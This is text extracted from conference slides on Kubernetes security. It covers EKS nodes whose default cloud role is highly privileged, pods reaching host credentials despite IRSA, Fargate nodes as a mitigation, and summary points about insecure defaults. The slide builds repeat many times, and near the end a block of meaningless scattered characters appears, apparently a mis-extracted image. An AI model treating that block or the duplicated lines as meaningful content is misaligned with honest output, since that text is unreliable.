Highly Privileged Default Node Cloud Role

EKS

Highly Privileged Default Node Cloud Role

Using the EKS solution for pod-identity (IRSA) - doesn't block
access to the host's credentials

EKS

Highly Privileged Default Node Cloud Role

Using the EKS solution for pod-identity (IRSA) - **doesn't** block
access to the host's credentials

EKS

Highly Privileged Default Node Cloud Role

EKS

Highly Privileged Default Node Cloud Role

Possible and easier mitigation:

EKS

Highly Privileged Default Node Cloud Role

Possible and **easier** mitigation:

EKS

Highly Privileged Default Node Cloud Role

Possible and **easier** mitigation:

Use **EKS fargate nodes** (Pay-per-Pod) - where IMDS is completely disabled.

EKS

Highly Privileged Default Node Cloud Role

Possible and **easier** mitigation:

Use **EKS fargate nodes** (Pay-per-Pod) - where IMDS is completely disabled.

EKS

Highly Privileged Default Node Cloud Role

Possible and **easier** mitigation:

Use **EKS fargate nodes** (Pay-per-Pod) - where IMDS is completely disabled.

Only **IRSA** is used, tokens mounted directly to containers.

EKS

Highly Privileged Default Node Cloud Role

Possible and **easier** mitigation:

Use **EKS fargate nodes** (Pay-per-Pod) - where IMDS is completely disabled.

Only **IRSA** is used, tokens mounted directly to containers.

Let's Summarize

Let's Summarize

Let's Summarize

- Cloud providers won't always make secure calls

Let's Summarize

- Cloud providers **won't** always make secure calls

Let's Summarize

- Cloud providers **won't** always make secure calls
- Features affecting security posture get introduced unbeknownst to you

Let's Summarize

- Cloud providers **won't** always make secure calls
- Features affecting security posture get introduced **unbeknownst** to you

Let's Summarize

- Cloud providers **won't** always make secure calls
- Features affecting security posture get introduced **unbeknownst** to you
- Defaults are almost never secure

Let's Summarize

- Cloud providers **won't** always make secure calls
- Features affecting security posture get introduced **unbeknownst** to you
- **Defaults** are almost never secure

Let's Summarize

- Cloud providers **won't** always make secure calls
- Features affecting security posture get introduced **unbeknownst** to you
- **Defaults** are almost never secure
- Secure measures may require recreating cluster / nodes

Let's Summarize

- Cloud providers **won't** always make secure calls
- Features affecting security posture get introduced **unbeknownst** to you
- **Defaults** are almost never secure
- Secure measures may require **recreating** cluster / nodes

Let's Summarize

- Cloud providers **won't** always make secure calls
- Features affecting security posture get introduced **unbeknownst** to you
- **Defaults** are almost never secure
- Secure measures may require **recreating** cluster / nodes
- Securing layers in-silo overlooks attack vectors

Let's Summarize

- Cloud providers **won't** always make secure calls
- Features affecting security posture get introduced **unbeknownst** to you
- **Defaults** are almost never secure
- Secure measures may require **recreating** cluster / nodes
- Securing layers **in-silo** overlooks attack vectors

g \$ r G @ o b < @ o
+ M + s c - o o K T j
6 L 2 e t H s e T
N L ? s 2 = t O N ;
z M P 4 < U S N X
^ a S & f \ P d d
C D e o O s N ?
1 i J L M t X
R i 7 Q F H 2 S
w Y \ T U
=) x E - z u S
N z - z E - z S
S S - I w o L o
S L : - w n f 5
O : f u f 0
4 : t u f 5
b : p s < z
h : u p s & z
+ n [& z
T r g { T E @ o e
S + h > Z J , e o
a 4 Y K ; q o v
/ M 4 K ^ p l { M
4 / K & e w l { M
P u L Y e i K v
a / K & e A ?
R u L Y e i A ?



Thank you !



I won't hack your clusters
If you rate this talk

I won't hack your clusters
If you rate this talk




I won't hack your clusters
If you rate this talk



sched.co/182Jl



I won't hack your clusters
If you rate this talk



sched.co/182Jl



182 Big J, little L

Just kidding... No promises

sched.co/182Jl



182 Big J, little L

Please use AAD Auth
in AKS



sched.co/182Jl



182 Big J, little L

Have an awesome
Kube + CNCF Con !

sched.co/182Jl



182 Big J, little L